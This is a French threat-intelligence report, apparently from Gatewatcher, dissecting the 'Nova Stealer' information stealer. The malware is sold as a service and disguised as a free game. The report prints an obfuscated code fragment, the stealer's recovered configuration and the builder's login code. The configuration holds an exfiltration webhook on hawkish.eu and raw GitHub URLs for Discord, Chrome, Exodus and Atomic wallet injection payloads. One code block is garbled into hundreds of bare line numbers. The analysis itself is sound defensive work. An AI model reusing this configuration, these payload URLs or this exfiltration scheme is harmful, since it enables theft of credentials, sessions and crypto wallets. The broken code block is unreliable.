


# Groupe Nova Sentinel Nova Stealer, le malware made in France - Gatewatcher

Archived: 2026-04-06 01:39:02 UTC

Grâce à notre outil de Cyber Threat Intelligence, LastInfoSec, notre équipe Purple a trouvé une menace venant d'un nouveau groupe cybercriminel. Nous avons décidé de l'étudier et de compiler nos recherches dans ce rapport.

Au vu du changement constant des techniques utilisées par le groupe étudié, cet article peut mentionner des informations qui ne sont plus d'actualité.



## Introduction

---

Nova Sentinel est un groupe cybercriminel proposant un service de StaaS (Stealer as a Service), commercialisant un “information stealer” (voir notre [Cyber Threat Barometer 2023](#)) développé par eux-mêmes, et distribuant différents malwares en open source. D’après la date de création de leur [canal Telegram](#), le groupe semble être actif au moins depuis le 9 août 2020. Ce dernier communique en grande partie en anglais mais les acteurs principaux semblent être français, ou au moins francophones, en témoignant les discussions sur leur canal Telegram.


## Étude d’une souche de Nova Stealer

---

Nova Stealer est une information stealer développée – et commercialisée – par le groupe Nova Sentinel en JavaScript et utilisant le framework Electron pour la compilation du code. Ses capacités sont étendues et comprennent le vol d’identifiants stockés dans la plupart des navigateurs, le vol de session pour des plateformes telles que Discord et Steam, ainsi que le vol d’informations liées aux portefeuilles de crypto-monnaies.

Ce stealer étant commercialisé en tant que service, une boutique est disponible pour l’achat de licences : anciennement sur la plateforme Sellix ([https://novasentinel\[.\]mysellix.io](https://novasentinel[.]mysellix.io)) puis, après fermeture de la boutique, sur

la plateforme Sellpass ([https://novasentinel\[.\]sellpass.io/products](https://novasentinel[.]sellpass.io/products)).



Boutique Du Groupe Nova Sentinel Vendant Un Accès Au Nova Stealer

Pour l'étude d'une souche de ce stealer, nous utiliserons un exécutable se faisant passer pour un jeu, et disponible sur dualcorps[.]fr (**attention, ce site récupère l'adresse IP de tous les utilisateurs visitant la page**).

Ce site se fait donc passer pour une plateforme permettant de télécharger un jeu gratuitement, derrière lequel se cache en fait notre info stealer.

Le stealer envoie ensuite les informations trouvées vers un webhook Discord. Un webhook est une méthode permettant à une application de fournir des informations en temps réel à une autre application. Contrairement aux API traditionnelles qui nécessitent que le client interroge le serveur pour obtenir des données, un webhook permet au serveur d'envoyer des données au client dès qu'un certain événement se produit.

## Analyse dynamique

L'analyse dynamique d'un malware permettra de comprendre son comportement en temps réel lorsqu'il s'exécute dans un environnement contrôlé.

En regardant rapidement l'analyse, le malware va créer un grand nombre de processus, permettant une obfuscation de ses actions. Pour faire court, ces processus vont récupérer quelques informations sur le système infecté et


récupérer la solution antivirus disponible sur la machine.

Nous voyons aussi des connexions vers ipinfo.io (récupération de l'IP de la victime), github.com (récupérations de scripts tiers, comme [PowerShell-Red-Team](#)) mais surtout vers hawkish[.]fr (extraction des données). A noter que toutes les connexions sont chiffrées.


## Extraction des données

---

Lorsque nous visitons le site hawkish[.]fr, nous tombons sur un simple site de type Capture The Flag. Pourtant, en créant un compte, nous accédons à une partie tierce du site, offrant la possibilité de saisir un webhook Discord. Cette action génère un endpoint d'API à intégrer lors de la compilation du stealer.



Bouton Hawkish Grabber Permettant La Création De Son Url D'api




Après Avoir Fourni Un Webhook Discord, L'utilisateur Récupère L'url à Rentrer Lors Du Build De Son Stealer.

Cela permet d'anonymiser tous les retours, en passant d'abord par l'API détenue par le groupe Nova Sentinel.

La problématique avec cette méthode est que le groupe a, en théorie, la possibilité d'accéder à l'ensemble des données collectées par le stealer des utilisateurs. Le site hawkish[.]fr faisant l'intermédiaire entre le stealer et l'utilisateur malveillant, nous ne pouvons que faire l'hypothèse que tout ce qui passe par le site de Nova Sentinel est stocké.

Lors de la réception des données, l'utilisateur peut voir l'adresse IP de la victime, sa localisation, des informations sur le système infecté et un résumé de ce qui a été récupéré. Enfin, un lien est disponible pour télécharger les

résultats en passant par la plateforme [GoFile](#).




Exemple De Résultats Reçu Sur Un Canal Discord

Le nom du fichier à télécharger est défini selon la méthode suivante :

<COUNTRY\_CODE>\_NOVA\_<victim\_username>.zip

Et l'url sous la forme : <https://gofile.io/d/XXXXXX>

Voici un exemple de ce qui peut être récupéré sur une victime :



Arborescence Du Fichier Zip Contenant Les Informations Volées De La Victime


L'objectif principal d'un infostealer est de récupérer les mots de passe et cookies stockés dans les navigateurs de la victime. Cependant, Nova dépasse ses fonctionnalités basiques. En effet, ce stealer va aussi récupérer les fichiers de configuration de certains jeux et de leurs gestionnaires installés sur l'ordinateur. De plus, dans le dossier système, le malware retourne la liste des antivirus installés sur la machine, et des informations sur le système, comme le matériel, le système d'exploitation, l'IP et même la clé Windows enregistrée. Une capture d'écran de l'écran de la victime au moment où le fichier malveillant est exécuté est aussi présente.

## Etude statique : Reverse Engineering

---


L'analyse statique d'un malware permettra d'examiner son code source et sa structure sans exécution, pour identifier des signatures ou des indicateurs de compromission.

Lors de l'analyse statique du fichier « Dual Corps.exe » en utilisant l'outil Detect It Easy, nous voyons qu'il s'agit d'un exécutable d'installation. En extrayant l'exécutable après installation, il est remarqué que le framework Electron a été utilisé pour le développement du stealer.




### Récupération Des Informations Sur Le Fichier De Base Et Après Extraction

Avec ces informations à disposition, il est alors relativement facile de récupérer le code source de l'application : il suffit de décompresser le fichier.



### Processus De Décompression Pour Récupérer Le Fichier App.asar

Nous restons enfin avec « app.asar », qui contient le code javascript de l'exécutable. Pour le récupérer, il est possible d'utiliser un plugin [7zip](#).



### Processus De Récupération Du Code Source

En ouvrant le fichier bundle.js, nous accédons au code source de l'application, ce dernier étant obfusqué.

Tout ce procédé manuel peut être automatisé grâce à un unpacker développé par nos soins : [https://github.com/Gatewatcher/nova\\_unpacker](https://github.com/Gatewatcher/nova_unpacker)

## Désobfuscation du code

La désobfuscation est un processus lent et fastidieux, censé ralentir l'étude d'un code source. Par conséquent, nous ne rentrerons pas dans les détails.

```
function __p_3255644472(functionObject,functionLength){Object['defineProperty']({functionObject,'length',
{'value':functionLength,'configurable':true});return functionObject}var
__p_4497466142=__p_3255644472(function(...__p_7498134155_stack){typeof(__p_7498134155_stack['\u006c\u0065\u0067\u0074
\u0068']=2,__p_7498134155_stack['\u0061\u006e\u0063\u0045\u0071\u0057']=102);if(__p_7498134155_stack['ancEqw']>147){return
__p_7498134155_stack[-113]}else{return __p_7498134155_stack[1](__p_7498134155_stack[0]()),2}(__p_4197734215,__p_8663327488);var
__p_5006397009=[],__p_5264875610=0,__p_0221893051=function(...__p_7021881169_stack)
{void(__p_7021881169_stack['length']=0,__p_7021881169_stack[155]=56,__p_7021881169_stack['DoBekf']=
__p_2368237395(0),__p_2368237395(1),__p_2368237395(__p_7021881169_stack[155]-
54),__p_2368237395(3),'L5vc|tbl|J_M|Y+Y',__p_2368237395(4),__p_2368237395(__p_7021881169_stack[155]-
51),__p_2368237395(6),__p_2368237395(__p_7021881169_stack[155]-49),'aruU=[e68IY6=EtVz]
[;g,0CNiC9#a9jd8Z2f,sJ0e7pBU027(gw<_HR=#N.kL8q<v0gPds%q!<P'i9LZ27gTTGzKl0a7F+8*2o)zNk"qj'+9#0dEYlDgk1f,4ex590][R07c^CogPds%q!
<^v1prB>f,jT$F^XU027(gw<_XR(&An9j$2IXp[jz*HGtPjKmPujgp@=/9yLsu92iEEX<J(6e{$c6a9xhyX0xdXr?b1,
/6x1o|IDgF?2eKUX7GcAM$qbKp:XTglnl5Exn)zIXp[jz*HGtPjPndPgZ9Ws{"iwRQ{ij}yg)7TL%0sRE1QZD<v0hHzXSe.<vPndP>vPh|LL1
/:hQLmqrV<r#@9#pw:u0Dl">a$qt5.J"qj'+9#0dEYlDgk1f,4ex590][R07c^CogPds%q!<?i1,@j}>4aIaw.@Sp2aE=hhnNgV*
/L.e|G4D0H$AcFp[0{KUZt|Cph}%_1D?BT[#+=Ppb.zn<G(Z'm0Rt.@Sp2aE=hh<0b%7&DyJL8q<v0gPds%q!<^Uj32X<@#@9#pw:u0Dl"
<Pir5YJc.aeRSe70bq04c:Cj@|j-r-Q@whlP7Iw)G$+090W9HlDP];jcb5;F@#e6{o'l8=)/kQ26t4cL*n7a]
(PLmz2gZ9Ws{"iwRQ{ij}yg)7TL%0sRE1QZD<v0hHzXSe.2*FLXPnk50DBAGh0yHl62QxL:ueUe70bq04c:C9[XlQl|0CFtVz]
[;g,0CNiC9#a9jd8Z2f,sJ0e7pBU027(gw<_n%6ly9j)XBU,5Wv7b1,/6x1o,4Ah?|!eUe70bq04c:C2{<c+T$&xajLlBilF|&rp-RF|Dm^l!zmf2)zn=LlSx@;
Oj'.@Sp2aE=h8B#q|PE:0x"B*10y5YJQ[m01TV6C9c042wZFFUAeZ7=6{au- Q@whlP7Iw)G$+090W9HlDP];jcb5;F@#e6{o'l8=)/kQ26t4cL*n7a]
; *b%_5h.Pn7o<uYm).Brtm.mlyJ(gg-mC,K,r|j9jIuH<v;fN=IP;Mb9jXv;f8dGA0,lRlG5(&
M.mlyJ(gg-mCm0YtB*10y5YJQ[9zLT50LxHl3oXp[jz*HGt8M:m2aeF*|p$yft{}}p(gjg)*{K%r*lQvod}iPhyG7Fh60yHl629a5=R18!iw^jL8q<v0gPds%q!
<Pir5YJc.aeRSe70bq04c:Cj@|j-r-Q@whlP7Iw)G$+090W9HlDP];jcb5;F@#e6{o'l8=A[[j<RX7GcAM$qbKp:XTg1Evq9cQ42wZFFUAf+<wDZMR7ttFtVz]
[;g,0CNiC9#a9jd8Z2f,sJ0e7pBU027(gw<_wUFV7mLL8q<v0gPds%q!
[...]
```

### Partie Du Code Obfusqué

Après désobfuscation manuelle, nous nous retrouvons avec un script JS composé de plus de 500 lignes de code longues et complexes. Cependant, seule une partie du code désobfusqué est réellement pertinente pour notre analyse.

```
var __webpack_modules__ = {
  [__p_5868325827(2) + __p_4458785089(__p_2368237395(__p_9989235755_stack[67] - 16))(undefined, [14]) + __p_5868325827(1) + __p_9001789294 + '.js']:
  (module, __webpack_exports__, __webpack_require__) => {
  134
  135
  136
  137
  138
  139
  140
  141
  142
  143
  144
  145
  146
  147
  148
  149
  150
  151
  152
  153
  154
  155
  156
  157
  158
  159
  160
  161
  162
  163
  164
  165
  166
  167
  168
  169
  170
  171
  172
  173
  174
  175
  176
  177
  178
  179
  180
  181
  182
  183
  184
  185
  186
  187
  188
  189
  190
  191
  192
  193
  194
  195
  196
  197
  198
  199
  200
  201
  202
  203
  204
  205
  206
  207
  208
  209
  210
  211
  212
  213
  214
  215
  216
  217
  218
  219
  220
  221
  222
  223
  224
  225
  226
  227
  228
  229
  230
  231
  232
  233
  234
  235
  236
  237
  238
  239
  240
  241
  242
  243
  244
  245
  246
  247
  248
  249
  250
  251
  252
  253
  254
  255
  256
  257
  258
  259
  260
  261
  262
  263
  264
  265
  266
  267
  268
  269
  270
  271
  272
  273
  274
  275
  276
  277
  278
  279
  280
  281
  282
  283
  284
  285
  286
  287
  288
  289
  290
  291
  292
  293
  294
  295
  296
  297
  298
  299
  300
  301
  302
  303
  304
  305
  306
  307
  308
  309
  310
  311
  312
  313
  314
  315
  316
  317
  318
  319
  320
  321
  322
  323
  324
  325
  326
  327
  328
  329
  330
  331
  332
  333
  334
  335
  336
  337
  338
  339
  340
  341
  342
  343
  344
  345
  346
  347
  348
  349
  350
  351
  352
  353
  354
  355
  356
  357
  358
  359
  360
  361
  362
  363
  364
  365
  366
  367
  368
  369
  370
  371
  372
  373
  374
  375
  376
  377
  378
  379
  380
  381
  382
  383
  384
  385
  386
  387
  388
  389
  390
  391
  392
  393
  394
  395
  396
  397
  398
  399
  400
  401
  402
  403
  404
  405
  406
  407
  408
  409
  410
  411
  412
  413
  414
  415
  416
  417
  418
  419
  420
  421
  422
  423
  424
  425
  426
  427
  428
  429
  430
  431
  432
  433
  434
  435
  436
  437
  438
  439
  440
  441
  442
  443
  444
  445
  446
  447
  448
  449
  450
  451
  452
  453
  454
  455
  456
  457
  458
  459
  460
  461
  462
  463
  464
  465
  466
  467
  468
  469
  470
  471
  472
  473
  474
  475
  476
  477
  478
  479
  480
  481
  482
  483
  484
  485
  486
  487
  488
  489
  490
  491
  492
  493
  494
  495
  496
  497
  498
  499
  500
  501
  502
  503
  504
  505
  506
  507
  508
  509
  510
  511
  512
  513
  514
  515
  516
  517
  518
  519
  520
  521
  522
  523
  524
  525
  526
  527
  528
  529
  530
  531
  532
  533
  534
  535
  536
  537
  538
  539
  540
  541
  542
  543
  544
  545
  546
  547
  548
  549
  550
  551
  552
  553
  554
  555
  556
  557
  558
  559
  560
  561
  562
  563
  564
  565
  566
  567
  568
  569
  570
  571
  572
  573
  574
  575
  576
  577
  578
  579
  580
  581
  582
  583
  584
  585
  586
  587
  588
  589
  590
  591
  592
  593
  594
  595
  596
  597
  598
  599
  600
  601
  602
  603
  604
  605
  606
  607
  608
  609
  610
  611
  612
  613
  614
  615
  616
  617
  618
  619
  620
  621
  622
  623
  624
  625
  626
  627
  628
  629
  630
  631
  632
  633
  634
  635
  636
  637
  638
  639
  640
  641
  642
  643
  644
  645
  646
  647
  648
  649
  650
  651
  652
  653
  654
  655
  656
  657
  658
  659
  660
  661
  662
  663
  664
  665
  666
  667
  668
  669
  670
  671
  672
  673
  674
  675
  676
  677
  678
  679
  680
  681
  682
  683
  684
  685
  686
  687
  688
  689
  690
  691
  692
  693
  694
  695
  696
  697
  698
  699
  700
  701
  702
  703
  704
  705
  706
  707
  708
  709
  710
  711
  712
  713
  714
  715
  716
  717
  718
  719
  720
  721
  722
  723
  724
  725
  726
  727
  728
  729
  730
  731
  732
  733
  734
  735
  736
  737
  738
  739
  740
  741
  742
  743
  744
  745
  746
  747
  748
  749
  750
  751
  752
  753
  754
  755
  756
  757
  758
  759
  760
  761
  762
  763
  764
  765
  766
  767
  768
  769
  770
  771
  772
  773
  774
  775
  776
  777
  778
  779
  780
  781
  782
  783
  784
  785
  786
  787
  788
  789
  790
  791
  792
  793
  794
  795
  796
  797
  798
  799
  800
  801
  802
  803
  804
  805
  806
  807
  808
  809
  810
  811
  812
  813
  814
  815
  816
  817
  818
  819
  820
  821
  822
  823
  824
  825
  826
  827
  828
  829
  830
  831
  832
  833
  834
  835
  836
  837
  838
  839
  840
  841
  842
  843
  844
  845
  846
  847
  848
  849
  850
  851
  852
  853
  854
  855
  856
  857
  858
  859
  860
  861
  862
  863
  864
  865
  866
  867
  868
  869
  870
  871
  872
  873
  874
  875
  876
  877
  878
  879
  880
  881
  882
  883
  884
  885
  886
  887
  888
  889
  890
  891
  892
  893
  894
  895
  896
  897
  898
  899
  900
  901
  902
  903
  904
  905
  906
  907
  908
  909
  910
  911
  912
  913
  914
  915
  916
  917
  918
  919
  920
  921
  922
  923
  924
  925
  926
  927
  928
  929
  930
  931
  932
  933
  934
  935
  936
  937
  938
  939
  940
  941
  942
  943
  944
  945
  946
  947
  948
  949
  950
  951
  952
  953
  954
  955
  956
  957
  958
  959
  960
  961
  962
  963
  964
  965
  966
  967
  968
  969
  970
  971
  972
  973
  974
  975
  976
  977
  978
  979
  980
  981
  982
  983
  984
  985
  986
  987
  988
  989
  990
  991
  992
  993
  994
  995
  996
  997
  998
  999
  1000
}
```

### Partie Du Code Obfusqué Contenant Du Code Javascript En Clair


Nous remarquons dans cette portion du code plus ou moins lisible, qu'il s'agit en fait de modules tiers chargés dans des variables qui seront par la suite utilisées.

Une analyse dynamique du code a permis de récupérer 21 modules complémentaires, entièrement en clair. Le module admin.js permet enfin de récupérer la configuration du stealer :

```
let config = {
  webhook: 'https://hawkish.eu/grabber/nova/...',
  apiUrl: '%API_URL%',
  ClientEmail: 'no',
  ChromeInjection: 'yes',
  DoNeedTo_MailChanger: 'false',
  DoNeedTo_Disable2FA: 'false',
  DoNeedTo_BlockDebug: 'no',
  DoNeedTo_GetGames: 'yes',
  DoNeedTo_GetLaunchers: 'yes',
  DoNeedTo_Inject: 'yes',
  DoNeedTo_GetClients: 'yes',
  DoNeedTo_GetWallets: 'yes',
  DoNeedTo_GetVPN: 'no',
  DoNeedTo_GetSysInfo: 'yes',
  DoNeedTo_getSocialAPP: 'yes',
  DoNeedTo_GetBrowsers: 'yes',
  DoNeedTo_Startup: 'yes',
  DoNeedTo_FakeError: 'yes',
  DoNeedTo_TrollSound: 'none',
  DoNeedTo_TrollImage: 'no',
  DoNeedTo_FakeErrorMsg: "Application can't run properly",
  DoNeedTo_DisableUSERSET: 'yes',
  ChromeInjectionURL: 'https://github.com/KSCH-58/Chromium-Injection/raw/main/extensions.zip',
  DiscordInjectionURL:
    'https://raw.githubusercontent.com/meccksch/cerf/main/index.js',
  ExodusInjectionURL:
    'https://raw.githubusercontent.com/meccksch/cerf/main/exodus-inject.js',
  AtomicInjectionURL:
    'https://raw.githubusercontent.com/FalseKSCH/Atomic-Injection/main/vendors.c1828ed4edca9a5f556f.js',
  DoNeedTo_SwapWallet: {
    active: 'no',
    ltc_address: '',
    xlm_address: '',
    eth_address: '',
    dash_address: '',
    bch_address: '',
    btc_address: '',
    xrp_address: '',
    neo_address: '',
    doge_address: ''
  }
};
```

## Explication de la configuration : Etude du builder

Le builder – logiciel utilisé pour créer et personnaliser un logiciel malveillant en générant des variantes uniques avec différentes fonctionnalités et techniques d’évasion – étant aussi développé en utilisant la librairie Electron, la récupération du code source suit le même procédé que celui vu précédemment. De plus, le code n’est cette fois-ci pas obfusqué, facilitant grandement sa compréhension.



Page De Connexion Au Builder

Lors de l’exécution du builder, une authentification est nécessaire. A priori, la soumission de l’ID Discord n’a pas d’utilité, comme semble le prouver le code JavaScript présent sur la page.

```
form.addEventListener("submit", function (event) {
  event.preventDefault();

  const discordId = document.getElementById("discord-id").value;

  fetch("https://hawkish.eu/grabber/nova/login_by_discord", {
    method: "POST",
    body: JSON.stringify({
      discordId: discordId,
    }),
    headers: {
      "Content-Type": "application/json",
    },
  })
  .then((response) => {
    if (response.ok) {
      alert("Request sent successfully!");
    } else {
      alert("Request failed.");
    }
  })
  .catch((error) => {
    console.error("Error:", error);
  });
});
```

Code Source Pour L'authentification Au Service Du Builder

Cependant, un "nova token" permet d'accéder aux fonctionnalités du builder.

```
formbis.addEventListener("submit", function (event) {
  event.preventDefault();

  const novatoken = document.getElementById("token-id").value;
  fetch("https://hawkish.eu/grabber/nova/login_by_token", {
    method: "POST",
    body: JSON.stringify({
      novatoken: novatoken,
    }),
    headers: {
      "Content-Type": "application/json",
    },
  })
  .then(async (response) => {
    if (response.ok) {
      let yopa = await response.text();
      if (yopa == "great code") {
        alert("Loged in!");
        ipcRenderer.send("save-config", {
          data: novatoken,
        });
        window.location.href = "loggedin.html";
      }
    } else {
      alert("Request failed.");
    }
  })
  .catch((error) => {
    console.log("Error:", error);
  });
});
```

